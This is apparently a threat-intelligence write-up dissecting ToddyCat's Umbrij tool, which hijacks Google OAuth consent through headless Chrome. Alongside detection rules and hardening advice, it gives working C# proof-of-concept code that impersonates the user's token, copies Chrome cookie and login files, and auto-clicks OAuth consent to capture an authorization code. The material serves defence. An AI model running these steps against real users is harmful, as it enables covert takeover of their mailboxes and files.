ToddyCat’s Umbrij Dissected: Shadow Token via Remote Debug, OAuth Code Theft, and the DLL Side-Loading Chain Emptying Corporate Gmail Inboxes
Kaspersky dropped the Umbrij writeup on July 1, 2026, and it’s the cleanest example I’ve seen in a while of an APT quietly abandoning credential theft for something far worse: hijacking the OAuth consent flow itself from inside the victim’s already-authenticated browser. No phishing page. No password. No MFA prompt. Just a headless Chrome instance nobody sees, a stripped-down authorization URL, and a JavaScript click on “Allow” that the user never made.
If you’re used to hunting for stolen cookies or DPAPI-decrypted credential blobs, Umbrij is going to make you rewrite your playbook. Let’s tear it apart.
ToddyCat, and Why This Tool Exists
ToddyCat (MITRE G1022) has been on the record since 2020, historically slanted toward Southeast Asian government and defense targets, with a preference for long-dwell operations over smash-and-grab. Their older mail-theft tooling, TCSectorCopy, worked at the file system level: raw-read the Outlook OST/PST, exfiltrate. That approach is loud in every EDR built after 2019, and increasingly useless against organizations that live in Google Workspace instead of Exchange.
Umbrij is the pivot. It doesn’t touch the mail store. It doesn’t steal a password. It borrows the user’s active browser session, walks through the OAuth authorization code flow on their behalf while impersonating a Google-blessed first-party client, and hands the operator a refresh-token-capable authorization code. From that point on, the attacker owns Gmail, Drive, and Contacts through the Google API, which means no more endpoint touches at all. Every subsequent read of the mailbox happens from attacker infrastructure against Google’s servers.
That’s the shift you need to internalize: Umbrij is a one-time endpoint tool that produces a long-lived cloud identity. The endpoint detection window is minutes. The cloud persistence window, if you don’t catch the token grant in Workspace audit logs, is months.
Kaspersky named the core technique STRD, Shadow Token via Remote Debug, and it’s worth learning the term because the technique class is going to spread. Anyone who reads the Securelist post can reimplement it in a weekend.
OAuth 2.0 in 90 Seconds, Because You Need the Vocabulary
Before we touch Umbrij’s code, you need the OAuth authorization code flow fresh in your head. Skip this if you already dream in RFC 6749.
The flow, as Google implements it for a desktop app:
- Client sends the user’s browser to
https://accounts.google.com/o/oauth2/authwith query parameters:client_id,redirect_uri,response_type=code,scope, and (for well-behaved clients)code_challenge(PKCE) plusstate(CSRF binding). - If the user has an active Google session, Google renders a consent screen: “App X wants access to Gmail, Drive.” User clicks Allow.
- Google 302-redirects the browser to
redirect_uri?code=<AUTHZ_CODE>&scope=...&state=.... - Client (or attacker) POSTs to
https://oauth2.googleapis.com/tokenwith thecode,client_id,client_secret(or PKCEcode_verifier), and gets back anaccess_tokenplus optionally arefresh_token.
Three parameters matter for what Umbrij does:
client_id: identifies the OAuth application. Google’s own first-party clients (GWSMO, GWMMO, gcloud CLI, etc.) get special trust: their consent screens look “official,” and admins often whitelist them.code_challenge(PKCE): binds the authorization code to the specific client instance that requested it. Without PKCE, whoever holds the code can redeem it.state: opaque CSRF token round-tripped through the redirect. Its absence should make any half-decent client bail.
Umbrij impersonates a trusted first-party client_id, drops PKCE, drops state, and points redirect_uri at http://localhost with no port and no path. Each of those choices is deliberate. Let’s see why.
Umbrij Architecture: Three .NET Variants, ConfuserEx, PuppeteerSharp
Umbrij is a .NET DLL, obfuscated with ConfuserEx, and Kaspersky has recovered three variants they label a, b, and c. Version a is the base. Version b adds an account-selector helper for hosts with multiple signed-in Google accounts. Version c layers in debug helpers, which is telling: the operators were still iterating on the tool in the wild.
The known sample hashes (MD5) at time of publication:
| Variant | MD5 |
|---|---|
| a | 1AB58838E5790EFB22F2D35AB98C0B7D |
| a | A7D7D6C4C3F227F7117261C63B9E23A9 |
| a | 3D3A621F852C42D97FD7260681E42508 |
| a | 3432DD9AC0DF80EF86EB80BD080F839B |
| a | 22AAEB4946BA6D2F2E27FEB7DBB295DE |
| b | F61FBFB7AA1CD5DC8F70B055B51563E2 |
| c | F169D6D172DFB775895A5E2B1540C854 |
Kaspersky’s heuristic flags them as HEUR:Trojan-PSW.MSIL.Umbrij.gen.
Reversing ConfuserEx
If you’ve never worked ConfuserEx, the workflow is boring but effective. Grab de4dot’s latest fork, run it against the sample, then open the deobfuscated assembly in dnSpyEx:
de4dot.exe -f umbrij_sample.dll -o umbrij_clean.dll
de4dot will strip most of ConfuserEx’s control-flow obfuscation and rename the mangled symbols to something legible. What survives inside Umbrij after that:
ChekPortAvailable(int port)(yes, misspelled in the sample, and yes, that’s a decent hunting IOC on its own if you ever get source-level access to a suspect binary).- A JSON parser that walks Chrome’s
Local Statefile looking for theinfo_cachearray. - A file-copy routine that mirrors specific files out of a Chrome/Edge user data directory into a
BackupFilesstaging folder. - A PuppeteerSharp wrapper around
Puppeteer.LaunchAsyncwith a hard-coded arg list. - OAuth URL construction with placeholder tokens for
client_id,scope, andredirect_uri. - A response handler on the browser page object that extracts the substring between
code=and&scopefrom the redirect URL. - A logger that writes every step, including the harvested authorization code, to a local file.
The whole DLL is under 200 KB. There is no dropper logic, no C2 protocol, no crypto beyond .NET’s built-in classes. The exfil is manual: operators come back for the log file. That “boring” design is exactly what makes it hard to spot with network-focused detection.
Delivery: Three DLL Side-Loading Vectors and a Kaspersky Cosplay

Umbrij never runs on its own. It’s always loaded by a legitimately signed executable that has a search-order weakness. Three have been documented:
| Signed Loader | Vendor Context | Hijacked DLL |
|---|---|---|
BDSubWiz.exe | Bitdefender ConnectAgent Submission Wizard | log.dll |
VSTestVideoRecorder.exe | Visual Studio test video recorder | Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll |
GoogleDesktop.exe | Discontinued Google Desktop Search | (side-loaded DLL name undisclosed in the public report) |
The pattern is the same across all three: signed EXE lives in a working directory the attacker controls, the EXE’s import table references a DLL by name only, Windows resolves the name via the standard DLL search order and finds the attacker’s DLL adjacent to the EXE before it ever checks a legitimate install path. The parent process is signed, the load looks like a normal image load event from a trusted vendor binary, and if your EDR is relying on Authenticode as its trust anchor, you will miss this every time.
The GoogleDesktop.exe choice is the tell. Google Desktop was discontinued in 2011. Nobody has a legitimate reason to be running it in 2026. If you see that binary launch on a modern endpoint, that’s not a false positive, that’s an incident.
The Scheduled Task: KasperskyEndpointSecurityEDRAvp
The persistence is a Windows scheduled task with the name KasperskyEndpointSecurityEDRAvp. Kaspersky’s actual products do not create tasks with that name. The masquerade banks on two things: an analyst glancing at task lists sees “Kaspersky” and moves on, and any allowlist that keys on “starts with Kaspersky” waves it through.
This is a gift for hunt teams. Kaspersky’s own task naming conventions are public. Any task on a host running KES (or, worse, on a host not running KES) that carries this exact string is one query away. We’ll write that query in the detection section.
STRD Step-by-Step: How Umbrij Actually Steals the Token
Now the meat. STRD has seven phases. I’ll walk each one, then we’ll build a lab PoC that recreates the technique against a test Google account you own.
Phase 1: Port availability check
Umbrij calls ChekPortAvailable() to confirm the debugging port is free. Default: 11111. If you’re writing detections, that specific port is a strong tell, though not one to hang your entire ruleset on because operators will change it.
Phase 2: Token duplication from explorer.exe
By default, Umbrij grabs the primary token of the first explorer.exe process it finds, duplicates it into an impersonation token, and impersonates. Command-line switches modify the behavior:
| Switch | Effect |
|---|---|
-user <username> | Duplicate the token of the specified user’s explorer.exe |
-runas-currentuser | Skip duplication entirely, run as the caller |
-regex <string> | Filter enumerated Google accounts by regex match on the email address |
The API sequence is textbook: OpenProcess with PROCESS_QUERY_INFORMATION, OpenProcessToken with TOKEN_DUPLICATE, DuplicateTokenEx for an impersonation-level token, ImpersonateLoggedOnUser. Nothing exotic. What makes this important is why they impersonate: Chromium’s cookie encryption key is sealed with DPAPI under the user’s context. Umbrij isn’t trying to bypass DPAPI. It’s running in the user’s context so DPAPI simply works.
That is the single most important thing to understand about Umbrij. Every attempt to defend against Chromium cookie theft in the last three years (App-Bound Encryption, elevated-only decryption, etc.) is oriented around blocking cross-user decryption. Umbrij never crosses users. It runs as the victim, tells Chrome to run as the victim, and Chrome decrypts its own cookies exactly as designed.
Phase 3: Profile enumeration and copy
Umbrij builds paths off Environment.SpecialFolder.LocalApplicationData:
%LOCALAPPDATA%\Google\Chrome\User Data\Local State%LOCALAPPDATA%\Microsoft\Edge\User Data\Local State
It parses Local State as JSON, walks the info_cache array, and for each profile checks whether user_name contains an @. That’s how it identifies profiles authenticated to a Google service.
Once it has a target profile, it copies a specific set of files into a BackupFiles staging directory:
IndexedDB\
Local Storage\
Network\Cookies         (or Cookies for older Chrome layouts)
Login Data
Preferences
Secure Preferences
Web Data
If Chrome is running and files are locked, Umbrij has forced-copy logic (typically opening the underlying volume and reading blocks, or copying via a shadow handle) to bypass the exclusive lock.
Why copy? Not for encryption bypass, as I said. The point is operational cleanliness. When a headless Chromium spins up against a copied profile, all the artifacts of the session (history entries, cache entries, updated preferences, session tokens rotated by Google’s backend, the visited-URL bloom filters) get written to the copy. The victim’s real profile is unchanged. When the operation ends, Umbrij deletes the copy. The user opens Chrome in the morning and sees nothing out of place.
Note the trade-off the attacker accepts: because the copy is used, Google’s backend sees the OAuth consent as originating from a “new device” the account has never used. There’s a Gmail security notification opportunity here for defenders, if your users don’t habitually ignore those.
Phase 4: Headless Chromium with remote debugging
The launch, via PuppeteerSharp, looks essentially like this:
var launchOptions = new LaunchOptions {
    ExecutablePath = @"C:\Program Files\Google\Chrome\Application\chrome.exe",
    Headless = true,
    Args = new[] {
        "--remote-debugging-port=11111",
        $"--user-data-dir={backupFilesPath}",
        "--no-first-run",
        "--no-default-browser-check",
        "--disable-features=ChromeWhatsNewUI"
    }
};
var browser = await Puppeteer.LaunchAsync(launchOptions);
var page = await browser.NewPageAsync();
--remote-debugging-port opens the DevTools protocol on localhost. --user-data-dir points at the copy. Headless means no window is ever drawn. From the OS’s perspective, this is chrome.exe doing what chrome.exe does, launched by whatever the parent process happens to be (in Umbrij’s case, the signed side-loader).
Phase 5: The OAuth request, engineered for silence
This is where the technique earns its keep. Umbrij constructs an authorization URL that impersonates the client_id values used by Google Workspace Sync for Microsoft Outlook (GWSMO) and Google Workspace Migration for Microsoft Outlook (GWMMO). Both are first-party Google apps intended for enterprise use. Their client_id values are documented in Google’s own migration guides and shipped with the installers, which is precisely why they’re viable to impersonate: they’re not secret.
The requested scopes are broad: full mailbox access via https://mail.google.com/, plus Drive and Contacts. This is consistent with what real GWSMO/GWMMO installations request, so from Google’s side the scope request doesn’t look anomalous.
Two things get stripped:
code_challenge(PKCE) is omitted. Legitimate GWSMO uses PKCE. Without it, the authorization code Umbrij captures can be redeemed by anyone who has theclient_idand (for confidential clients) theclient_secret, from anywhere on the internet.stateis omitted. This mainly matters for CSRF on redemption, but the absence is a strong signal for anyone watching Google Workspace token audit logs.
And redirect_uri is set to plain http://localhost, with no port and no path. Genuine GWSMO uses http://127.0.0.1:<random_port>/. The absence of a port is a fingerprint. It’s how Umbrij ensures its background browser can capture whatever ends up in the URL bar after the redirect, because Chromium will happily attempt to fetch http://localhost, fail (nothing’s listening), and Puppeteer captures the URL that was navigated to before the fetch fails.
Phase 6: The JavaScript “Allow” click
With the browser sitting on the consent screen, Umbrij injects a click. In PuppeteerSharp terms:
await page.WaitForSelectorAsync("#submit_approve_access", new WaitForSelectorOptions {
    Timeout = 30000
});
await page.ClickAsync("#submit_approve_access");
Because the copied profile has a valid Google session cookie, Google skips the login step entirely and jumps straight to the consent page. The click grants the requested scopes. Google’s backend has now, from its perspective, seen the user’s browser explicitly consent to a GWSMO installation on this “device.”
If the click fails (element not found, timeout, unexpected challenge like a re-authentication prompt), Umbrij saves a PDF snapshot of the current page. That’s a debugging feature the operators use to iterate on selectors when Google’s consent UI changes. It’s also, incidentally, a wonderful IOC: PDF files created in %TEMP% by Chrome, unaccompanied by any user print action.
Phase 7: Code capture and exchange
Puppeteer’s response event fires when the browser navigates to http://localhost?code=<CODE>&scope=.... Umbrij extracts the substring between code= and &scope. That string goes into the log file.
page.Response += (sender, e) => {
    var url = e.Response.Url;
    if (url.StartsWith("http://localhost") && url.Contains("code=")) {
        var code = ExtractBetween(url, "code=", "&scope");
        File.AppendAllText(logPath, $"[+] AUTH_CODE: {code}\n");
    }
};
The operator retrieves the log file, redeems the code against https://oauth2.googleapis.com/token from attacker infrastructure, and receives an access token plus a refresh token. From that point on, no endpoint activity is required. Attacker infrastructure hits the Gmail API directly.

Why Impersonate GWSMO Specifically
Reasonable question: why not just register a new OAuth app? Two reasons.
First, admin visibility. In Google Workspace, admins can restrict which third-party OAuth apps are allowed to request sensitive scopes. Any random attacker-registered app will be blocked outright in a mature Workspace tenant. GWSMO and GWMMO are first-party Google apps and are often already trusted or on default-allow lists.
Second, user visibility. When a user checks their connected apps at https://myaccount.google.com/connections, a listing for “Google Workspace Sync” looks entirely legitimate. If the user has ever considered using Outlook with Gmail (or ever installed it), they’ll skip right past it. A random app name would prompt suspicion.
The impersonation doesn’t require possessing GWSMO’s client_secret for the authorization step. The client_id alone is enough to launch the authorization URL and get a code. Redemption of that code requires the secret (which, since GWSMO is a native “confidential” client, ships with the installer and is thus recoverable), or, if Google has since moved GWSMO to PKCE-only, Umbrij’s stripping of code_challenge on the front end means the redemption attempt might fail against a hardened client_id. The Kaspersky report is silent on which path the operators took to redeem. This is an active grey area worth watching.
Building a Lab: Reproducing STRD Against Your Own Test Account
Everything below assumes a Windows 10/11 VM, a test-only Google account you own, and no touching of any real corporate resource. This is illustrative of the technique. Do not point it at anything you don’t own.
Lab prerequisites:
- Chrome installed, signed in with your test Google account.
- Sysmon 15+ with a config that logs Event IDs 1, 7, 10, 11 at minimum.
- .NET 6 SDK.
- PuppeteerSharp NuGet package.
- A Google Cloud project of your own with an OAuth 2.0 client (Desktop app type), so you have a
client_idandclient_secretyou legitimately own.
Step 1: Token duplication demonstrator
using System.Diagnostics;
using System.Runtime.InteropServices;

const uint PROCESS_QUERY_INFORMATION = 0x0400;
const uint TOKEN_DUPLICATE = 0x0002;
const uint TOKEN_ALL_ACCESS = 0x000F01FF;

[DllImport("kernel32.dll")]
static extern IntPtr OpenProcess(uint access, bool inherit, int pid);
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool OpenProcessToken(IntPtr proc, uint access, out IntPtr token);
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool DuplicateTokenEx(IntPtr existing, uint access, IntPtr sa,
    int impLevel, int tokenType, out IntPtr newToken);
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool ImpersonateLoggedOnUser(IntPtr token);

var exp = Process.GetProcessesByName("explorer").First();
var hProc = OpenProcess(PROCESS_QUERY_INFORMATION, false, exp.Id);
OpenProcessToken(hProc, TOKEN_DUPLICATE, out var hTok);
DuplicateTokenEx(hTok, TOKEN_ALL_ACCESS, IntPtr.Zero, 2, 2, out var hDup);
ImpersonateLoggedOnUser(hDup);
// ... run the rest of the STRD flow under this impersonation
Fire this and watch Sysmon Event ID 10 light up with a TargetImage of explorer.exe and GrantedAccess of 0x1400 from a source binary that isn’t svchost.exe or another expected system process.
Step 2: Profile copy
string local = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
string src = Path.Combine(local, @"Google\Chrome\User Data\Default");
string dst = Path.Combine(Path.GetTempPath(), "BackupFiles", "ChromeTemp", "Default");
Directory.CreateDirectory(dst);

foreach (var f in new[] { "Cookies", "Login Data", "Preferences",
                           "Secure Preferences", "Web Data" }) {
    var srcFile = Path.Combine(src, f);
    if (File.Exists(srcFile))
        File.Copy(srcFile, Path.Combine(dst, f), overwrite: true);
}
// Also copy Local State from the parent User Data directory
File.Copy(Path.Combine(local, @"Google\Chrome\User Data\Local State"),
          Path.Combine(Path.GetTempPath(), "BackupFiles", "ChromeTemp", "Local State"),
          overwrite: true);
Sysmon Event ID 11 will fire for each of these writes. The path %TEMP%\BackupFiles\ is your detection anchor.
Step 3: Headless launch and OAuth request
Use your own client_id here. Do not use the real GWSMO value.
var opts = new LaunchOptions {
    ExecutablePath = @"C:\Program Files\Google\Chrome\Application\chrome.exe",
    Headless = true,
    Args = new[] {
        "--remote-debugging-port=11111",
        $"--user-data-dir={dst}\\..",
        "--no-first-run", "--no-default-browser-check"
    }
};
var browser = await Puppeteer.LaunchAsync(opts);
var page = await browser.NewPageAsync();

string authUrl =
    "https://accounts.google.com/o/oauth2/auth" +
    "?client_id=YOUR_TEST_CLIENT_ID" +
    "&redirect_uri=http://localhost" +           // no port, mirrors Umbrij
    "&response_type=code" +
    "&scope=https://mail.google.com/" +
    "&access_type=offline";

page.Response += async (s, e) => {
    if (e.Response.Url.StartsWith("http://localhost") &&
        e.Response.Url.Contains("code=")) {
        var u = new Uri(e.Response.Url);
        var q = System.Web.HttpUtility.ParseQueryString(u.Query);
        File.AppendAllText("lab.log", $"CODE={q["code"]}\n");
    }
};

await page.GoToAsync(authUrl);
await page.WaitForSelectorAsync("#submit_approve_access");
await page.ClickAsync("#submit_approve_access");
await Task.Delay(3000);
await browser.CloseAsync();
Run this and watch the log file receive your own authorization code. Redeem it via curl against https://oauth2.googleapis.com/token with your client_id, client_secret, and the captured code. You now hold a working Gmail access token for your own account, obtained without any user interaction after the initial browser session was established.
Now go look at what Sysmon captured. That’s the detection design exercise.
Detection Engineering
Umbrij is stealthy at the endpoint but noisy in the right telemetry, if you know where to look. Here’s the coverage stack.
Sysmon Rule 1: Headless Chromium with remote debugging on non-test hosts
title: Headless Chromium with Remote Debugging Port (STRD Indicator)
id: 3b1f4d02-umbrij-headless
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  browser:
    Image|endswith:
      - '\chrome.exe'
      - '\msedge.exe'
      - '\chromium.exe'
  flags:
    CommandLine|contains|all:
      - '--remote-debugging-port'
      - '--headless'
  temp_profile:
    CommandLine|contains: '--user-data-dir='
    CommandLine|contains:
      - '\Temp\'
      - '\AppData\Local\Temp'
      - 'BackupFiles'
  filter_ci:
    ParentImage|contains:
      - '\selenium\'
      - '\playwright\'
      - '\WebDriver\'
      - '\cypress\'
  condition: browser and flags and temp_profile and not filter_ci
level: high
tags:
  - attack.credential_access
  - attack.t1185
The critical part is the combination. --headless on its own is common in test infrastructure. --remote-debugging-port on its own is common in developer machines. But --headless plus --remote-debugging-port plus a --user-data-dir under %TEMP%\BackupFiles is essentially a signature.
Sysmon Rule 2: Side-loaded DLLs from known-vulnerable signed binaries
title: Umbrij DLL Side-Loading via Signed Loader Binaries
logsource:
  category: image_load
  product: windows
detection:
  sel_bdsub:
    Image|endswith: '\BDSubWiz.exe'
    ImageLoaded|endswith: '\log.dll'
  sel_vstest:
    Image|endswith: '\VSTestVideoRecorder.exe'
    ImageLoaded|endswith: '\Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll'
  sel_gdesk:
    Image|endswith: '\GoogleDesktop.exe'
  condition: sel_bdsub or sel_vstest or sel_gdesk
fields:
  - Image
  - ImageLoaded
  - Signed
  - Signature
level: high
tags:
  - attack.defense_evasion
  - attack.t1574.002
The Google Desktop rule fires on the parent process alone because there is no benign reason to see a discontinued 2011 product on a modern endpoint. For BDSubWiz and VSTestVideoRecorder, layer in a check that the loaded DLL’s directory is not the vendor’s expected install path (Bitdefender’s Program Files subtree, or a Visual Studio installation directory). If the DLL loads adjacent to the EXE in a directory neither vendor owns, that is your event.
Sysmon Rule 3: Scheduled task masquerading as Kaspersky EDR
title: Scheduled Task Impersonating Kaspersky Endpoint Security (ToddyCat)
logsource:
  product: windows
  service: security
detection:
  eventid_4698:
    EventID: 4698
    TaskName|contains: 'KasperskyEndpointSecurityEDRAvp'
  schtasks_cli:
    Image|endswith: '\schtasks.exe'
    CommandLine|contains: 'KasperskyEndpointSecurityEDRAvp'
  condition: eventid_4698 or schtasks_cli
level: critical
tags:
  - attack.persistence
  - attack.t1053.005
Extend this with a broader hunt: any task whose name starts with “Kaspersky” that was created by a process not signed by Kaspersky Lab. Event ID 4698 includes the creator process; correlate against Sysmon Event ID 1 for the creator’s signer.
Sysmon Rule 4: Suspicious ProcessAccess to explorer.exe
title: ProcessAccess to explorer.exe with Token Rights (Impersonation Prep)
logsource:
  category: process_access
  product: windows
detection:
  target:
    TargetImage|endswith: '\explorer.exe'
    GrantedAccess:
      - '0x1400'
      - '0x1010'
      - '0x1438'
  legit:
    SourceImage|startswith:
      - 'C:\Windows\System32\'
      - 'C:\Windows\SysWOW64\'
      - 'C:\Program Files\Windows Defender\'
  condition: target and not legit
level: medium
tags:
  - attack.privilege_escalation
  - attack.t1134.001
GrantedAccess values that include PROCESS_QUERY_INFORMATION (0x0400) combined with token-related access rights are the fingerprint. Umbrij’s specific access mask can vary by variant, so err toward broader matching and rely on the SourceImage filter to keep noise down.
Sysmon Rule 5: File artifacts
Watch for Event ID 11 with:
TargetFilename|contains: '\BackupFiles\'created by processes other than browsersTargetFilename|endswith: '.pdf'under%TEMP%with a creating process ofchrome.exeormsedge.exe- Any file matching
Local State,Cookies,Login Data,Preferences,Secure Preferences,Web Databeing written outside its native\User Data\subtree
Google Workspace Audit Signals
The Workspace side is where you catch this if the endpoint side missed it. Pull the Token audit log continuously.
| Signal | Field to Watch | Alert Condition |
|---|---|---|
| GWSMO/GWMMO grant from unusual host | client_id, ip_address | Grant from an IP the user has never used, or from a residential-ISP block for an office-based user |
| Missing PKCE in first-party grant | Grant metadata | GWSMO grants that lack code_challenge. Legitimate GWSMO uses PKCE; grants without it are suspicious. |
redirect_uri without port | Grant metadata | http://localhost with no port is not what genuine GWSMO installers use |
| Broad scope combination | scope | Simultaneous grant of https://mail.google.com/, .../auth/drive, and .../auth/contacts outside of a real GWSMO deployment window |
| Post-grant API burst | Gmail API audit | Sudden high-volume users.messages.list or users.messages.get from a token issued in the last hour, especially from an IP unrelated to the grant IP |
| Consent from copied profile | Login audit | New device signature immediately followed by OAuth grant, then no further activity from that device |
Feed the Workspace audit stream into your SIEM. Do not rely on the admin console’s built-in alerts alone. Google’s default alerting on OAuth grants is coarse and will not catch the GWSMO impersonation pattern.
ETW providers worth turning on
Microsoft-Windows-TaskScheduler/Operational: Event IDs 106 (task registered), 140 (task updated). Catches theKasperskyEndpointSecurityEDRAvpcreation independent of Sysmon.Microsoft-Windows-Security-Auditing: Event 4672 (special privileges assigned, including token impersonation), 4688 (process create with command line if enabled), 4698 (task created).Microsoft-Windows-DNS-Client: DNS queries foraccounts.google.comandoauth2.googleapis.comfrom non-browser parents, or from browser processes with parent processes that are notexplorer.exeor a user shell.
MITRE ATT&CK mapping
| Phase | Technique |
|---|---|
| Initial delivery | T1574.002 (Hijack Execution Flow: DLL Side-Loading) |
| Execution | T1059 via .NET assembly load |
| Persistence | T1053.005 (Scheduled Task) |
| Privilege / access | T1134.001 (Access Token Manipulation: Token Impersonation/Theft) |
| Credential Access | T1539 (Steal Web Session Cookie), T1185 (Browser Session Hijacking) |
| Collection | T1114.002 (Email Collection: Remote Email Collection via API) |
| Defense evasion | T1036 (Masquerading, via the Kaspersky task name) |
Hardening: Actually Stopping This
Detection is table stakes. If you want to prevent Umbrij, the controls are these, in order of impact.
- Chrome enterprise policy
RemoteDebuggingAllowed: falseon all non-developer endpoints. This kills STRD at the browser-launch step. There is no legitimate reason for a corporate user’s Chrome to accept--remote-debugging-port. Deploy via GPO or the Chrome management console. - Restrict OAuth app access in Google Workspace. Admin console, Security, API Controls, App Access Control. Set third-party access to “Allow users to access only trusted apps.” Explicitly review whether GWSMO and GWMMO need to be trusted for your organization. If you’re not using either, block them. If you are, restrict them to OU-scoped access and monitor grants closely.
- Force revocation reviews. Have users audit
https://myaccount.google.com/connectionsquarterly. Anything they don’t recognize gets revoked. Any GWSMO or GWMMO grant on an account that doesn’t need Outlook interoperability is immediately suspicious. - Application allowlisting with WDAC or AppLocker on the three side-loading vectors.
GoogleDesktop.exeshould be flat-out blocked.BDSubWiz.exeandVSTestVideoRecorder.exeshould only be permitted from their vendor install paths, and only with expected DLL dependencies loaded from expected locations. - Session length policy in Google Workspace. Shorter reauthentication windows (8 hours vs. never) reduce the STRD attack surface. If the user’s Google session is expired when Umbrij runs, the consent screen becomes a login screen, and the entire technique breaks.
- Hunt for
KasperskyEndpointSecurityEDRAvpretroactively across your whole fleet, right now. If Kaspersky’s report reflects what ToddyCat is doing operationally, that task name is a needle that is trivial to find in a haystack.
Key Takeaways
- Umbrij is not a credential stealer. It’s an OAuth consent hijacker that produces long-lived cloud identity from a one-time endpoint touch. The threat window shifts from endpoint minutes to cloud months.
- STRD (Shadow Token via Remote Debug) works because it never crosses trust boundaries: it runs as the user, tells Chrome to run as the user, and lets DPAPI do exactly what it’s designed to do. Cookie-encryption defenses miss this entirely.
- Impersonating first-party Google client_ids like GWSMO and GWMMO is what makes the consent screen look legitimate and evades third-party OAuth restrictions. Enforce trust at the app-approval layer, not just the user-training layer.
- The three DLL side-loading vectors (BDSubWiz.exe, VSTestVideoRecorder.exe, GoogleDesktop.exe) are prevention wins available today. GoogleDesktop.exe on a modern endpoint is an incident, full stop.
- The
KasperskyEndpointSecurityEDRAvpscheduled task name is the highest-quality single IOC in this campaign. Query for it across your fleet before you finish reading this sentence. - Detection must span both endpoints (Sysmon, ETW) and cloud (Workspace token audit logs). Endpoint-only will miss the persistence phase entirely, because after the code is stolen, there is no more endpoint activity.
- Set
RemoteDebuggingAllowed: falsein Chrome enterprise policy on every non-developer endpoint tomorrow. Everything else in this post is worth doing; that one control is the one that breaks STRD structurally.